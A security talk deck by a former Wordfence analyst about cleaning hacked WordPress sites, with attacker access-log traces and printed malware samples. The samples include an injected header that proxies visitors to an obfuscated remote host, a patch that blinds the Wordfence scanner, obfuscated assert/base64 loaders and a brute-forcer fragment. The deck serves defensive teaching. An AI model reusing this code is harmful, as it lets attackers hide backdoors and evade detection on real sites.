

# My Year on the Front Line Cleaning Infected Sites

Stephen Rees-Carter @valorin

*Former Security Analyst at Wordfence  
(now a Senior Developer)*





<https://www.wordfence.com/>


The most popular  
**WordPress Security Plugin**  
(2+ million active installs)

Endpoint Firewall (WAF) and  
Malware Scanner

We do incident response and  
clean infected WordPress sites

# Why Site Cleaning?

## curiosity

/kjuəri'psɪti/ 

*noun*

1. a strong desire to know or learn something.  
"filled with curiosity, she peered through the window"  
*synonyms*: inquisitiveness, [interest](#), spirit of enquiry; *informal* nosiness  
"his evasiveness roused my curiosity"
2. an unusual or interesting object or fact.  
"he showed them some of the curiosities of the house"  
*synonyms*: [peculiarity](#), [oddity](#), [strangeness](#), oddness, [idiosyncrasy](#), unusualness, [novelty](#) [More](#)






**Applying for the job  
aka, cleaning my first site**



# Step One





All Videos Images News Shopping More Settings Tools

About 3,060,000 results (0.33 seconds)

### How to Clean a Hacked WordPress Site using Wordfence - Wordfence

<https://www.wordfence.com/.../how-to-clean-a-hacked-wordpress-site-using-wordfence...>

If your **site** has been **hacked**, Don't Panic. This article will describe **how to clean your site** if it has been **hacked** and infected with malicious code, backdoors, ...

### How to Clean a Hacked WordPress Site - Sucuri Guide

<https://sucuri.net/guides/how-to-clean-hacked-wordpress>

May 25, 2018 - Learn **how to fix a hacked WordPress site** and remove malware from **your WordPress website**. **Clean** and prevent hacks to secure WordPress.

### FAQ My site was hacked « WordPress Codex

[https://codex.wordpress.org/FAQ\\_My\\_site\\_was\\_hacked](https://codex.wordpress.org/FAQ_My_site_was_hacked)


You can visibly see that **your site** has been **hacked** when you open it in the browser .... Once you are **clean**, you should update **your WordPress** installation to the ...

### What To Do If Your WordPress Website Is Hacked (Step-By-Step Guide)

<https://wpbuffs.com/wordpress-website-hacked/>

Jul 31, 2018 - What do you do? Let's walk you through the process of **how to clean a hacked WordPress site** and what next steps you should take to recover.


Videos



\*\$500+ PER SITE SERVICE\*

REPAIR HACKED WORDPRESS SITES FAST!


23:52



LEARNING LAB

HOW TO CLEAN UP A HACKED WP SITE

20:25



HOW TO CLEAN UP A WORDPRESS WHEN HACKED

36:26


Clean Hacked WordPress Sites - Step-by-Step

How To Fix Hacked WordPress Site - Step by Step

How To Clean Up A WordPress Hack

# Step Two

Backup files & databases



# Step Three

Look for anything strange



drwxrwxrwx	1	valorin	valorin	4096	Sep	25	06:35	.
drwxrwxrwx	1	valorin	valorin	4096	Oct	2	06:45	..
-rwxrwxrwx	1	valorin	valorin	418	May	30	21:23	index.php
-rwxrwxrwx	1	valorin	valorin	19935	May	30	21:23	license.txt
-rwxrwxrwx	1	valorin	valorin	7415	May	30	21:23	readme.html
-rwxrwxrwx	1	valorin	valorin	5458	May	30	21:23	wp-activate.php
drwxrwxrwx	1	valorin	valorin	4096	May	30	21:23	wp-admin
-rwxrwxrwx	1	valorin	valorin	364	May	30	21:23	wp-blog-header.php
-rwxrwxrwx	1	valorin	valorin	1889	May	30	21:23	wp-comments-post.php
-rwxrwxrwx	1	valorin	valorin	2853	May	30	21:23	wp-config.php
drwxrwxrwx	1	valorin	valorin	4096	May	30	21:23	wp-content
-rwxrwxrwx	1	valorin	valorin	3669	May	30	21:23	wp-cron.php
-rwxrwxrwx	1	valorin	valorin	26	Sep	25	06:31	wp-hello.php
drwxrwxrwx	1	valorin	valorin	4096	May	30	21:23	wp-includes
-rwxrwxrwx	1	valorin	valorin	2422	May	30	21:23	wp-links-opml.php
-rwxrwxrwx	1	valorin	valorin	3306	May	30	21:23	wp-load.php
-rwxrwxrwx	1	valorin	valorin	37760	May	30	21:23	wp-login.php
-rwxrwxrwx	1	valorin	valorin	8048	May	30	21:23	wp-mail.php
-rwxrwxrwx	1	valorin	valorin	16246	May	30	21:23	wp-settings.php
-rwxrwxrwx	1	valorin	valorin	30091	May	30	21:23	wp-signup.php
-rwxrwxrwx	1	valorin	valorin	4620	May	30	21:23	wp-trackback.php
-rwxrwxrwx	1	valorin	valorin	3065	May	30	21:23	xmlrpc.php

Which file in this list  
is "strange"?



drwxrwxrwx	1	valorin	valorin	4096	Sep	25	06:35	.
drwxrwxrwx	1	valorin	valorin	4096	Oct	2	06:45	..
-rwxrwxrwx	1	valorin	valorin	418	May	30	21:23	index.php
-rwxrwxrwx	1	valorin	valorin	19935	May	30	21:23	license.txt
-rwxrwxrwx	1	valorin	valorin	7415	May	30	21:23	readme.html
-rwxrwxrwx	1	valorin	valorin	5458	May	30	21:23	wp-activate.php
drwxrwxrwx	1	valorin	valorin	4096	May	30	21:23	wp-admin
-rwxrwxrwx	1	valorin	valorin	364	May	30	21:23	wp-blog-header.php
-rwxrwxrwx	1	valorin	valorin	1889	May	30	21:23	wp-comments-post.php
-rwxrwxrwx	1	valorin	valorin	2853	May	30	21:23	wp-config.php
drwxrwxrwx	1	valorin	valorin	4096	May	30	21:23	wp-content
-rwxrwxrwx	1	valorin	valorin	3669	May	30	21:23	wp-cron.php
-rwxrwxrwx	1	valorin	valorin	26	Sep	25	06:31	wp-hello.php
drwxrwxrwx	1	valorin	valorin	4096	May	30	21:23	wp-includes
-rwxrwxrwx	1	valorin	valorin	2422	May	30	21:23	wp-links-opml.php
-rwxrwxrwx	1	valorin	valorin	3306	May	30	21:23	wp-load.php
-rwxrwxrwx	1	valorin	valorin	37760	May	30	21:23	wp-login.php
-rwxrwxrwx	1	valorin	valorin	8048	May	30	21:23	wp-mail.php
-rwxrwxrwx	1	valorin	valorin	16246	May	30	21:23	wp-settings.php
-rwxrwxrwx	1	valorin	valorin	30091	May	30	21:23	wp-signup.php
-rwxrwxrwx	1	valorin	valorin	4620	May	30	21:23	wp-trackback.php
-rwxrwxrwx	1	valorin	valorin	3065	May	30	21:23	xmlrpc.php

# Step Four

Install & use a security plugin (i.e. Wordfence, etc)



# Step Five

Search DB for suspicious  
keywords



# Suspicious keywords...

The Emergency Services Chief from Springfield talks about his role in disaster preparedness [cheap pharmacy](http://[seo-spam-url]/) and emergency planning. For more information, please watch this short informative video on [generic pharmacy online](http://[seo-spam-url]/) the plans and procedures he set up for disaster preparedness and emergency planning from a recent interview.

*viagra porn cialis 'weight loss' casino betting sildenafil tadalafil levitra sovaldi lamisil gambling  
zovirax 'buy essays' 'payday loans' traffictrade trafficbroker 2clicks trymynewspirit pharma  
dancewithme lasix disease hentai propecia cymbalta accutane ativan medicine neurontin  
proscar antibiotics phentermine lexapro ampills valium xanax tramadol*



# Basic site cleaning steps

*How did I gain admin access?*

1. Google: "how to clean a hacked WordPress site"
2. Backup files & databases
3. Look for anything strange
4. Install & use a security plugin (i.e. Wordfence, etc)
5. Search DB for suspicious keywords



# WordPress Passwords...

*What's the MD5?*

WordPress salted hash

**\$P\$Brr73dBtT4K.VlxhhdSQFkV7K3qFJS.  
\$P\$Bg3ldY4Do6zgnQP5EfVGoKnuAw167r0  
\$P\$BGysZlmmMU0YFF33s5z02ubxqstTAt0**

MD5 hash

**5f4dcc3b5aa765d61d8327deb882cf99  
5f4dcc3b5aa765d61d8327deb882cf99  
5f4dcc3b5aa765d61d8327deb882cf99**



# WordPress 4.7.0-4.7.1 – Unauthenticated Page/Post Content Modification via REST API

Quietly fixed in WP 7.4.2 (26th Jan 2017)

Disclosed **6 days later** (1st Feb 2017)

Trivial to automate

⇒ heavily exploited due to disabled or broken updates

Trivial to clean

⇒ all contained within database



# Accessing the database can be trivial...


Shared hosting providers

+

Dodgy permissions

=

Read access to  
`wp-config.php`






1	analyst	analyst	40	Dec	6	00:08	t	..	wp-config.php	->	/home/t	0c/public_html/wp-config.php	
1	analyst	analyst	40	Dec	6	00:08	i	1	..	wp-config.php	->	/home/i	j1/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	j	1	..	wp-config.php	->	/home/j	i1/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	j	2	..	wp-config.php	->	/home/j	m2/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	j	1	..	wp-config.php	->	/home/j	i1/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	l	c	..	wp-config.php	->	/home/l	sc/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	1	..	wp-config.php	->	/home/m	c1/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	r	..	wp-config.php	->	/home/m	hr/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	1	..	wp-config.php	->	/home/m	d1/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	i	..	wp-config.php	->	/home/m	ri/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	l	..	wp-config.php	->	/home/m	el/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	2	..	wp-config.php	->	/home/m	b2/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	m	7	..	wp-config.php	->	/home/m	r7/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	n	2	..	wp-config.php	->	/home/n	r2/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	n	b	..	wp-config.php	->	/home/n	nb/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	n	1	..	wp-config.php	->	/home/n	i1/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	n	y	..	wp-config.php	->	/home/n	my/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	o	e	..	wp-config.php	->	/home/o	ee/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	p	z	..	wp-config.php	->	/home/p	mz/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	p	p	..	wp-config.php	->	/home/p	lp/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	p	e	..	wp-config.php	->	/home/p	te/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	p	3	..	wp-config.php	->	/home/p	d3/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	r	t	..	wp-config.php	->	/home/r	nt/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	r	y	..	wp-config.php	->	/home/r	ly/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	r	n	..	wp-config.php	->	/home/r	en/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	r	3	..	wp-config.php	->	/home/r	a3/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	s	i	..	wp-config.php	->	/home/s	ei/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	s	r	..	wp-config.php	->	/home/s	pr/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	s	4	..	wp-config.php	->	/home/s	z4/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	s	i	..	wp-config.php	->	/home/s	di/public_html/wp-config.php
1	analyst	analyst	44	Dec	6	00:08	s	2	..	configuration.php	->	/ho	nrise2/public_html/configuration.php
1	analyst	analyst	40	Dec	6	00:08	s	2	..	wp-config.php	->	/home/s	e2/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	s	u	..	wp-config.php	->	/home/s	du/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	s	h	..	wp-config.php	->	/home/s	th/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	t	7	..	wp-config.php	->	/home/t	s7/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	t	s	..	wp-config.php	->	/home/t	es/public_html/wp-config.php
1	analyst	analyst	40	Dec	6	00:08	t	l	..	wp-config.php	->	/home/t	il/public_html/wp-config.php

# Backups are essential

(Especially when cleaning sites!)



**So are access logs!**



# Fake theme upload



178.137.85.x [22/Jun/2018:09:35:25 -0600]

"GET /wp-login.php HTTP/1.1" 200

178.137.85.x [22/Jun/2018:09:35:27 -0600]

Attacker logs in

"POST /wp-login.php HTTP/1.1" 302

178.137.85.x [22/Jun/2018:09:35:28 -0600]

"GET /wp-admin/ HTTP/1.1" 200

178.137.85.x [22/Jun/2018:09:35:36 -0600]

"GET /wp-admin/theme-install.php?upload HTTP/1.1" 200

178.137.85.x [22/Jun/2018:09:35:38 -0600]

Uploads fake theme

"POST /wp-admin/update.php?action=upload-theme HTTP/1.1" 200

178.137.85.x [22/Jun/2018:09:50:27 -0600]

Uses new backdoor

"POST /wp-content/themes/piktura/db.php?u HTTP/1.1" 200

# Fake plugin upload



185.106.120.x [15/Aug/2018:03:32:45 +0200]  
"POST /wp-login.php HTTP/1.1" 302

Attacker logs in

185.106.120.x [15/Aug/2017:03:33:06 +0200]  
"GET /wp-admin/plugin-install.php?tab=upload HTTP/1.1" 200

185.106.120.x [15/Aug/2017:03:33:08 +0200]  
"POST /wp-admin/update.php?action=upload-plugin HTTP/1.1" 200

Uploads plugin

185.106.120.x [15/Aug/2017:03:33:14 +0200]  
"GET /wp-admin/plugins.php  
?action=activate&plugin=aksimet%2Findex.php&[...] HTTP/1.1" 302

Activates fake "Akismet"

185.106.120.x [15/Aug/2017:03:33:18 +0200]  
"GET /?key=testActivation HTTP/1.1" 200

Checking plugin works

# Fake plugin upload (cont.)



185.106.120.x [15/Aug/2017:06:20:02 +0200]

Downloading payload

"GET /?key=uploadUpdate

&url=http%3A%2F%2Fx.x.x.x%2Fpayload%2Fshell%2Fwp-update.txt

&file\_name=wp-update HTTP/1.1" 200

185.106.120.x [15/Aug/2017:06:20:03 +0200]

Using downloaded malware

"POST /wp-update.php HTTP/1.1" 200

*It continued for days, until the site was cleaned and the malware removed.*

```
[15/Aug/2017:06:20:02 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:06:20:03 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:06:20:05 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:06:20:06 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[15/Aug/2017:17:21:33 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.x%2Fpayload%...
[16/Aug/2017:15:56:05 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
[16/Aug/2017:15:56:07 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
[16/Aug/2017:15:56:08 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
[16/Aug/2017:15:56:10 +0200] "GET /?key=uploadUpdate&url=http%3A%2F%2F185.106.120.y%2Fpayload%...
```

# Fresh install hijack



185.97.134.x [13/Jun/2017:14:54:33 -0400]

"GET /wp-admin/**setup-config.php** HTTP/1.1" 200

Looking for fresh install

185.97.134.x [13/Jun/2017:14:54:39 -0400]

"POST /wp-admin/setup-config.php**?step=0** HTTP/1.1" 200

Start site setup

185.97.134.x [13/Jun/2017:14:54:48 -0400]

"POST /wp-admin/setup-config.php**?step=2** HTTP/1.1" 200

Complete site setup

... user login ...

Login to created admin

185.97.134.x [13/Jun/2017:14:58:06 -0400]

"GET /wp-admin/**plugin-install**.php?tab=upload HTTP/1.1" 200

Upload malicious plugin

185.97.134.x [13/Jun/2017:14:58:30 -0400]

"GET /wp-admin/plugins.php

Activate plugin

**?action=activate&plugin=ubh%2Fubh.php&[...]** HTTP/1.1" 302

185.97.134.x [13/Jun/2017:14:58:57 -0400]

Check malware working

"GET /wp-content/plugins/**ubh/wp-blog.php** HTTP/1.1" 200

# My Favourite Malware





# A typical site clean?

1. Started Wordfence “high-sensitivity” scan
2. No results found (happens occasionally with new malware)
3. Copied files to cleaning server
4. Found **three changed files**
  - a. `wfScanEngine.php`
  - b. `wp-blog-header.php`
  - c. `class-wp-upgrader.php`

**Why did Wordfence miss these changes?**



## /wp-content/plugins/wordfence/lib/wfScanEngine.php

```
1 unset(
2     $this->knownFiles["core"]["wp-blog-header.php"],
3     $this->knownFiles["core"][$file = "wp-admin/includes/class-wp-upgrader.php"],
4     $this->knownFiles["plugins"]["wp-content/plugins/wordfence/lib/wfScanEngine.php"]
5 );
6
7 if (method_exists("wordfenceHash", "wfHash")) {
8     $hash = @wordfenceHash::wfHash(ABSPATH . $file);
9
10    if (count($hash) > 1 && strlen($hash[1]) > 12) {
11        $this->knownFiles["core"][$file] = strtoupper($hash[1]);
12    }
13 }
14
15 if (!is_array($this->knownFiles)) {
```

## /wp-blog-header.php

```
1 $e = pathinfo($f = strtok($p = @$_SERVER["REQUEST_URI"], "?"), PATHINFO_EXTENSION);
2 if ((!$e || in_array($e, array("html", "jpg", "png", "gif"))) || basename($f, ".php") == "index")
    && in_array(strtok("="), array("", "p", "page_id")) && (empty($_SERVER["HTTP_USER_AGENT"]) ||
    (stripos($u = $_SERVER["HTTP_USER_AGENT"], "AhrefsBot") === false && stripos($u, "MJ12bot") ===
    false))) {
3     $at = "base64_" . "decode";
4     $ch = curl_init($at("aHR0cDovL3dwYWRTaW5hZ...")."0372f6d9a450fbded47ae7...".$p);
5     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
6     curl_setopt($ch, CURLOPT_HTTPHEADER, array("X-Forwarded-For: ".$@$_SERVER["REMOTE_ADDR"]));
7     if (isset($_SERVER["HTTP_USER_AGENT"]))
8         curl_setopt($ch, CURLOPT_USERAGENT, $_SERVER["HTTP_USER_AGENT"]);
9     if (isset($_SERVER["HTTP_REFERER"]))
10        curl_setopt($ch, CURLOPT_REFERER, $_SERVER["HTTP_REFERER"]);
11    $ci = "curl_ex" . "ec";
12    $data = $ci($ch);
13    $code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
14    if (strlen($data) > 255 && $code == 200) {
15        echo $data; exit;
16    } else if ($data && ($code == 301 || $code == 302)) {
17        header("Location: " . trim($data), true, $code); exit;
18    }
19 }
```

## /wp-admin/includes/class-wp-upgrader.php

```
1 if (strpos($package, "wordpress-") !== false) {
2     @unlink($working_dir . "/wordpress/wp-admin/includes/class-wp-upgrader.php");
3     @unlink($working_dir . "/wordpress/wp-blog-header.php");
4 }
5
6     <----->
7 if ($destination_name == "wordfence" && ($data = file_get_contents($file = $destination .
8     "lib/wfScanEngine.php"))) {
9     $data = str_replace('if (!is_array($this->knownFiles))',
10         'unset($this->knownFiles["core"]["wp-blog-header.php"],
11         $this->knownFiles["core"][$file = "wp-admin/includes/class-wp-upgrader.php"],
12         $this->knownFiles["plugins"]["wp-content/plugins/wordfence/lib/wfScanEngine.php"]);
13         if (method_exists("wordfenceHash", "wfHash")) {
14             $hash = @wordfenceHash::wfHash(ABSPATH . $file);
15             if (count($hash) > 1 && strlen($hash[1]) > 12) {
16                 $this->knownFiles["core"][$file] = strtoupper($hash[1]);
17             }
18         }
19         if (!is_array($this->knownFiles))', $data, $count);
20 if ($data && $count) {
21     file_put_contents($file, $data);
22 }
```


# It continues to evolve



We update Wordfence to detect and block malware.

Author updates malware to bypass our block and evade detection.

Repeat.



# Current status: We're winning!


Results Found (10)

Ignored Results (0)

DELETE ALL DELETABLE FILES

REPAIR ALL REPAIRABLE FILES

Posts, Comments, & Files	8031	Themes & Plugins	28	Users Checked	4	URLs Checked	326	Results Found	10
--------------------------	------	------------------	----	---------------	---	--------------	-----	---------------	----





File appears to be malicious: wp-blog-header.php


Type: File

Issue Found October 22, 2018 10:50 pm

Critical

 IGNORE


 DETAILS



Need help with a hacked website?

Our team of security experts will clean the infection and remove malicious content. Once your site is restored we will provide a detailed report of our findings. Includes a 1-year Wordfence Premium license.

GET HELP





File appears to be malicious: wp-content/plugins/wordfence/lib/wfScanEngine.php


Type: File

Issue Found October 22, 2018 10:50 pm

Critical

 IGNORE

 DETAILS





# Sometimes you find code like this...

```
1 function add($id, $data, $group = '*/$var_global = 'ba'/*', $expire = 0) {
2     $key = $this->key($id, $group);
3     if ( is_object( $data,  ) )
4         $data = */.'se'.(44800/700).'_de'/* clone $data;
5         if ( in_array($group, $this->no_mc_groups) ) {
6             $this->cache[*/.'c'/*] = $data;
7             return true;
8         } elseif ( isset($this->cache[$key]) && $this->cache[$key] !== */.'o'.''. 'de';/* ) {
9             return false;
10        }
11        $mc =& $this->get_mc(*/$var_add = "a";/*);
12        $expire = ($expire == 0) ? $this->default_expiration : $expire; */$var_add .= "sse";/*) {
13        $result = $mc->add($key, $data, false, $expire);
14        if ( */$var_add .= "rt";/* !== $result ) {
15            @ ++$this->stats['add'];
16            $this->group_ops[$group][] = "add $id";
17            $this->cache[$key] = $data;
18        }
19        return $result;
20    }
```

# Code highlighting reveals secrets

```
1 /*function add($id, $data, $group = '*/$var_global = 'ba'/*', $expire = 0) {  
2     $key = $this->key($id, $group);  
3     if ( is_object( $data,  ) )  
4         $data = */.'se'./(44800/700)['_de'/* clone $data;  
5     if ( in_array($group, $this->no_mc_groups) ) {  
6         $this->cache[*/['_c'/*] = $data;
```

```
1 $var_global = 'base64_decode';$var_add = "assert";
```

```
15         @ $this->stats[ add ],  
16         $this->group_ops[$group][] = "add $id";  
17         $this->cache[$key] = $data;  
18     }  
19     return $result;  
20 }
```



# Sometimes, malware is just weird or funny...

```
<?php
```


```
/* (c) 2014      mail, Dudley, said Uncle Vernon from behind  
    dodged the Smelting stick and went to get  
    a brown envelope that looked like a bill,  
    He had no friends, no other relatives,  
    there could be no mistake Mr. H. Potter  
    the address was written in emerald green  
    an eagle, a badger, and a snake surrounding
```

```
*/
```

```
$Mmko_x=' P3ghXxIo6LxB4GhB6LpzW70hJhzE03xcWgQy6AujYORhXh3OMBYoAkWBNKiCKY0hKhBNy  
wHMdrq7WGajpQUTP9j3ihNJsel6IC0opcpqhpTxrE8kWgeQq5syDu+d0maJexINAKeyxuwRU2VPAzh  
4261xBq6n8VsC5syxHI/o6LQjY0NTPAi0Y1NbbIpRgkJMfxSCHcFw44p4wNPULtV6nSY0G9no0sAju  
SPKEop4bMKXKZdZz8saHkl9io15Hbn7syFdbE59f1aPyV/tvfddruIiHPcP3PaVaw4CcUcKJTn9qPk  
1VhoCIN0einoMmh1AQ5h/mF0eQ8P04CrJvSzTndBcOSlBsxyZR72ItT0leEz7FD9I61e7a95RI40Da
```

# The epic tale of the persistent attacker that almost thwarted us completely...

1. Customer site infected
  2. Cleaned site, enabled access logs
  3. Sent report, advised change PW
  4. Customer happy, changed pw
  5. Site reinfected one week later
  6. Cleaned site again
  7. Checked new malware with original copy  
⇒ Reinfection confirmed
  8. Checked access logs for malicious activity  
⇒ Malware accessed but not created
  9. Checked database  
⇒ Nothing suspicious found
  10. Checked plugins for malicious behaviours  
⇒ Nothing suspicious
  11. Checked cPanel for suspicious activity  
⇒ No suspicious logins  
⇒ No FTP activity
  12. We were out of ideas at this point,  
so we watched it closely...
  13. Reinfected within minutes!
  14. Deleted all files from /public\_html/
  15. New malware created in /public\_html/
- So we deleted it and watched very closely...



# `/public_html/index.php.swp`

That's a VIM swap file...




# Oh... this host supports SSH...

*Some hosts support SSH, even if they don't tell you about it.*

```
o7i1a2e3@infected.site [~]# last | grep o7i1a2e3 | grep gone
```

o7i1a2e3	pts/9	chomsky.torserve	Wed	Apr	4	16:29	gone	-	no	logout
o7i1a2e3	pts/8	ns342186.ip-91-1	Wed	Apr	4	16:27	gone	-	no	logout
o7i1a2e3	pts/7	tor-exit-3.yui.c	Wed	Apr	4	16:26	gone	-	no	logout
o7i1a2e3	pts/6	tor-exit-3.yui.c	Wed	Apr	4	16:26	gone	-	no	logout
o7i1a2e3	pts/5	tor-exit-3.yui.c	Wed	Apr	4	16:25	gone	-	no	logout
o7i1a2e3	pts/1	chomsky.torserve	Wed	Apr	4	16:21	gone	-	no	logout
o7i1a2e3	pts/0	ns342186.ip-91-1	Wed	Apr	4	14:50	gone	-	no	logout
o7i1a2e3	pts/4	ns342186.ip-91-1	Wed	Apr	4	09:58	gone	-	no	logout
o7i1a2e3	pts/3	ns342186.ip-91-1	Wed	Apr	4	07:28	gone	-	no	logout
o7i1a2e3	pts/2	ec2-52-24-8-x.us	Tue	Apr	3	18:08	gone	-	no	logout (us)



The hosting provider kicked **everyone** out!



# Coincidences are unlikely...

“Seems to be a script to **bruteforce remote sites** from the infected one.”


*Site Analyst, 23rd October 2018*

“If I'm not wrong this malware sample is a **WordPress brute-forcer**:  
it takes a few wordlists (hosted on the same server)  
and some POST args and attempts login via xmlrpc.php.”

*Another Site Analyst, 29rd November 2018*

“It happened to be discussed in <channel> like fifteen minutes after  
Brad let me know about some **interesting user-agents**  
that we saw in logs that day.”

*Mikey Veenstra, Threat Analyst*



```
1 if ($_POST['secret']=='111'){
2     $timer = time();
3     libxml_use_internal_errors(true);
4     ini_set('memory_limit', '-1');
5     ini_set('max_execution_time', 5000000000000);
6     $request = array();
